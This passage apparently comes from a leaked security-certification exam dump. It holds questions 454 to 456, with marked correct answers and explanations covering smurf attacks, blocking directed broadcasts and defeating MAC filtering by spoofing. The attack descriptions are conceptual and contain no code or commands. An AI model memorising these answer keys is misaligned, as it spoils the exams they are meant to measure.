
[http://en.wikipedia.org/wiki/Replay\\_attack](http://en.wikipedia.org/wiki/Replay_attack)  
<http://www.webopedia.com/TERM/S/smurf.html>  
[http://www.webopedia.com/TERM/D/DoS\\_attack.html](http://www.webopedia.com/TERM/D/DoS_attack.html)  
<http://www.webopedia.com/TERM/V/vishing.html>


#### QUESTION 454

Which of the following BEST describes the type of attack that is occurring?









- A. Smurf Attack
- B. Man in the middle

- C. Backdoor
- D. Replay
- E. Spear Phishing
- F. Xmas Attack
- G. Blue Jacking
- H. Ping of Death

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

The exhibit shows that all the computers on the network are being `pinged'. This indicates that the ping request was sent to the network broadcast address. We can also see that all the replies were received by one (probably with a spoofed address) host on the network. This is typical of a smurf attack.

A smurf attack is a type of network security breach in which a network connected to the Internet is swamped with replies to ICMP echo (PING) requests. A smurf attacker sends PING requests to an Internet broadcast address. These are special addresses that broadcast all received messages to the hosts connected to the subnet. Each broadcast address can support up to 255 hosts, so a single PING request can be multiplied 255 times. The return address of the request itself is spoofed to be the address of the attacker's victim. All the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's T-1 (or even T-3) line with ping replies, bring the entire Internet service to its knees.

Smurfing falls under the general category of Denial of Service attacks -- security attacks that don't try to steal information, but instead attempt to disable a computer or network.

**Incorrect Answers:**

B: In cryptography and computer security, a man-in-the-middle attack (often abbreviated to MITM, MitM, MIM, MiM or MITMA) is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other. One example is active eavesdropping, in which the attacker makes independent connections with the victims and relays messages between them to make them believe they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker. The attacker must be able to intercept all relevant messages passing between the two victims and inject new ones. This is straightforward in many circumstances; for example, an attacker within reception range of an unencrypted Wi-Fi wireless access point, can insert himself as a man-in-the-middle. This is not the attack illustrated in this question. Therefore, this answer is incorrect.

C: A backdoor in a computer system (or cryptosystem or algorithm) is a method of bypassing normal authentication, securing unauthorized remote access to a computer, obtaining access to plaintext, and so on, while attempting to remain undetected. The backdoor may take the form of an installed program (e.g., Back Orifice) or may subvert the system through a rootkit. This is not the attack illustrated in this question. Therefore, this answer is incorrect.

D: A replay attack (also known as playback attack) is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it, possibly as part of a masquerade attack by IP packet substitution (such as stream cipher attack).

For example: Suppose Alice wants to prove her identity to Bob. Bob requests her password as proof of identity, which Alice dutifully provides (possibly after some transformation like a hash function); meanwhile, Eve is eavesdropping on the conversation and keeps the password (or the hash). After the interchange is over, Eve (posing as Alice) connects to Bob; when asked for a proof of identity, Eve sends Alice's password (or hash) read from the last session, which Bob accepts thus granting access to Eve. This is not the attack illustrated in this question. Therefore, this answer is incorrect.

E: Spear phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. As with the e-mail messages used in regular phishing expeditions, spear phishing messages appear to come from a trusted source. Phishing messages usually appear to come from a large and well-known company or Web site with a broad membership base, such as eBay or PayPal. In the case of spear phishing, however, the apparent source of the e-mail is likely to be an individual within the recipient's own company and generally someone in a position of authority. This is not the attack illustrated in this question.

Therefore, this answer is incorrect.

F: In information technology, a Christmas tree packet is a packet with every single option set for whatever protocol is in use. The term derives from a fanciful image of each little option bit in a header being represented by a different-colored light bulb, all turned on, as in, "the packet was lit up like a Christmas tree." It can also be known as a kamikaze packet, nastygram or a lamp test segment. Christmas tree packets can be used as a method of divining the underlying nature of a TCP/IP stack by sending the packets and awaiting and analyzing the responses. When used as part of scanning a system, the TCP header of a Christmas tree packets has the flags SYN, FIN, URG and PSH set. Many operating systems implement their compliance with the Internet Protocol standard (RFC 791) in varying or incomplete ways. By observing how a host responds to an odd packet, such as a Christmas tree packet, assumptions can be made regarding the host's operating system. Versions of Microsoft Windows, BSD/OS, HP-UX, Cisco IOS, MVS, and IRIX display behaviors that differ from the RFC standard when queried with said packets. A large number of Christmas tree packets can also be used to conduct a DoS attack by exploiting the fact that Christmas tree packets require much more processing by routers and end-hosts than the 'usual' packets do.

Christmas tree packets can be easily detected by intrusion-detection systems or more advanced firewalls. From a network security point of view, Christmas tree packets are always suspicious and indicate a high probability of network reconnaissance activities. This is not the attack illustrated in this question. Therefore, this answer is incorrect.

G: Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth- enabled device via the OBEX protocol. Bluetooth has a very limited range, usually around 10 metres (32.8 ft) on mobile phones, but laptops can reach up to 100 metres (328 ft) with powerful (Class 1) transmitters.

Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning. Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames. This is not the attack illustrated in this question. Therefore, this answer is incorrect.

H: A ping of death is a type of attack on a computer that involves sending a malformed or otherwise malicious ping to a computer. A correctly formed ping message is typically 56 bytes in size, or 84 bytes when the Internet Protocol [IP] header is considered. Historically, many computer systems could not properly handle a ping packet larger than the maximum IPv4 packet size of 65535bytes. Larger packets could crash the target computer.

In early implementations of TCP/IP, this bug was easy to exploit. This exploit affected a wide variety of systems, including Unix, Linux, Mac, Windows, printers, and routers.

Generally, sending a 65,536-byte ping packet violates the Internet Protocol as documented in RFC 791, but a packet of such a size can be sent if it is fragmented; when the target computer reassembles the packet, a buffer overflow can occur, which often causes a system crash. Later a different kind of ping attack became widespread--ping flooding simply floods the victim with so much ping traffic that normal traffic fails to reach the system, a basic denial-of-service attack.

The exhibit shows that all the computers on the network are being 'pinged'. This indicates that the ping request was sent to the network broadcast address. This is

more typical of a smurf attack than a ping of death attack. Therefore, this answer is incorrect.

References:

<http://www.webopedia.com/TERM/S/smurf.html>  
[http://en.wikipedia.org/wiki/Man-in-the-middle\\_attack](http://en.wikipedia.org/wiki/Man-in-the-middle_attack)  
[http://en.wikipedia.org/wiki/Backdoor\\_%28computing%29](http://en.wikipedia.org/wiki/Backdoor_%28computing%29)  
[http://en.wikipedia.org/wiki/Replay\\_attack](http://en.wikipedia.org/wiki/Replay_attack)  
<http://searchsecurity.techtarget.com/definition/spear-phishing> [http://en.wikipedia.org/wiki/Christmas\\_tree\\_packet](http://en.wikipedia.org/wiki/Christmas_tree_packet) <http://en.wikipedia.org/wiki/Bluejacking>  
[http://en.wikipedia.org/wiki/Ping\\_of\\_death](http://en.wikipedia.org/wiki/Ping_of_death)

**QUESTION 455**

Which of the following will help prevent smurf attacks?

- A. Allowing necessary UDP packets in and out of the network
- B. Disabling directed broadcast on border routers
- C. Disabling unused services on the gateway firewall
- D. Flash the BIOS with the latest firmware

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A smurf attack involves sending PING requests to a broadcast address. Therefore, we can prevent smurf attacks by blocking broadcast packets on our external routers.

A smurf attack is a type of network security breach in which a network connected to the Internet is swamped with replies to ICMP echo (PING) requests. A smurf attacker sends PING requests to an Internet broadcast address. These are special addresses that broadcast all received messages to the hosts connected to the subnet. Each broadcast address can support up to 255 hosts, so a single PING request can be multiplied 255 times. The return address of the request itself is spoofed to be the address of the attacker's victim. All the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's T-1 (or even T-3) line with ping replies, bring the entire Internet service to its knees.

Smurfing falls under the general category of Denial of Service attacks -- security attacks that don't try to steal information, but instead attempt to disable a computer or network.

**Incorrect Answers:**

A: Allowing necessary UDP packets in and out of the network would not block the broadcast packets used in a smurf attack. This answer is therefore incorrect.

C: Disabling unused services on any device is a recommended security measure. However, a smurf attack doesn't use a service that you would disable. A smurf attack uses TCP/IP networking. This answer is therefore incorrect.

D: Flashing the BIOS with the latest firmware is a good idea. Smurf attacks do not attack a firmware vulnerability though, so updating the firmware would not prevent a smurf attack. This answer is therefore incorrect.

References:

<http://www.webopedia.com/TERM/S/smurf.html>

#### QUESTION 456

Which of the following wireless security measures can an attacker defeat by spoofing certain properties of their network interface card?



<http://www.gratisexam.com/>

- A. WEP
- B. MAC filtering
- C. Disabled SSID broadcast
- D. TKIP

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

MAC filtering is typically used in wireless networks. In computer networking, MAC Filtering (or GUI filtering, or layer 2 address filtering) refers to a security access control method whereby the 48-bit address assigned to each network card is used to determine access to the network. MAC addresses are uniquely assigned to each card, so using MAC filtering on a network permits and denies network access to specific devices through the use of blacklists and whitelists. While the restriction of network access through the use of lists is straightforward, an individual person is not identified by a MAC address, rather a device only, so an authorized person will need to have a whitelist entry for each device that he or she would use to access the network.

While giving a wireless network some additional protection, MAC filtering can be circumvented by scanning a valid MAC (via airodumping) and then spoofing one's own MAC into a validated one.

**Incorrect Answers:**

A: WEP short for Wired Equivalent Privacy is a security protocol for wireless local area networks (WLANS) defined in the 802.11b standard. WEP is an encryption method to secure the connection. WEP uses a 40-bit or 104-bit encryption key that must be manually entered on wireless access points and devices. Although WEP is considered to be a weak security protocol, it is not defeated by spoofing. Therefore, this answer is incorrect.

C: Disabling SSID broadcast is a security measure that makes the wireless network invisible to computers; it will not show up in the list of available wireless networks. To connect to the wireless network, you need to know the SSID of the network and manually enter it. Spoofing is not used to circumvent this security measure. Therefore, this answer is incorrect.

D: TKIP (Temporal Key Integrity Protocol) is an encryption protocol included as part of the IEEE 802.11i standard for wireless LANs (WLANs). It was designed to provide more secure encryption than the notoriously weak Wired Equivalent Privacy (WEP), the original WLAN security protocol. TKIP is the encryption method used in Wi-Fi Protected Access (WPA), which replaced WEP in WLAN products. TKIP is not defeated by spoofing. Therefore, this answer is incorrect.


References:


[http://en.wikipedia.org/wiki/MAC\\_filtering](http://en.wikipedia.org/wiki/MAC_filtering)


<http://searchmobilecomputing.techtarget.com/definition/TKIP>


**QUESTION 457**

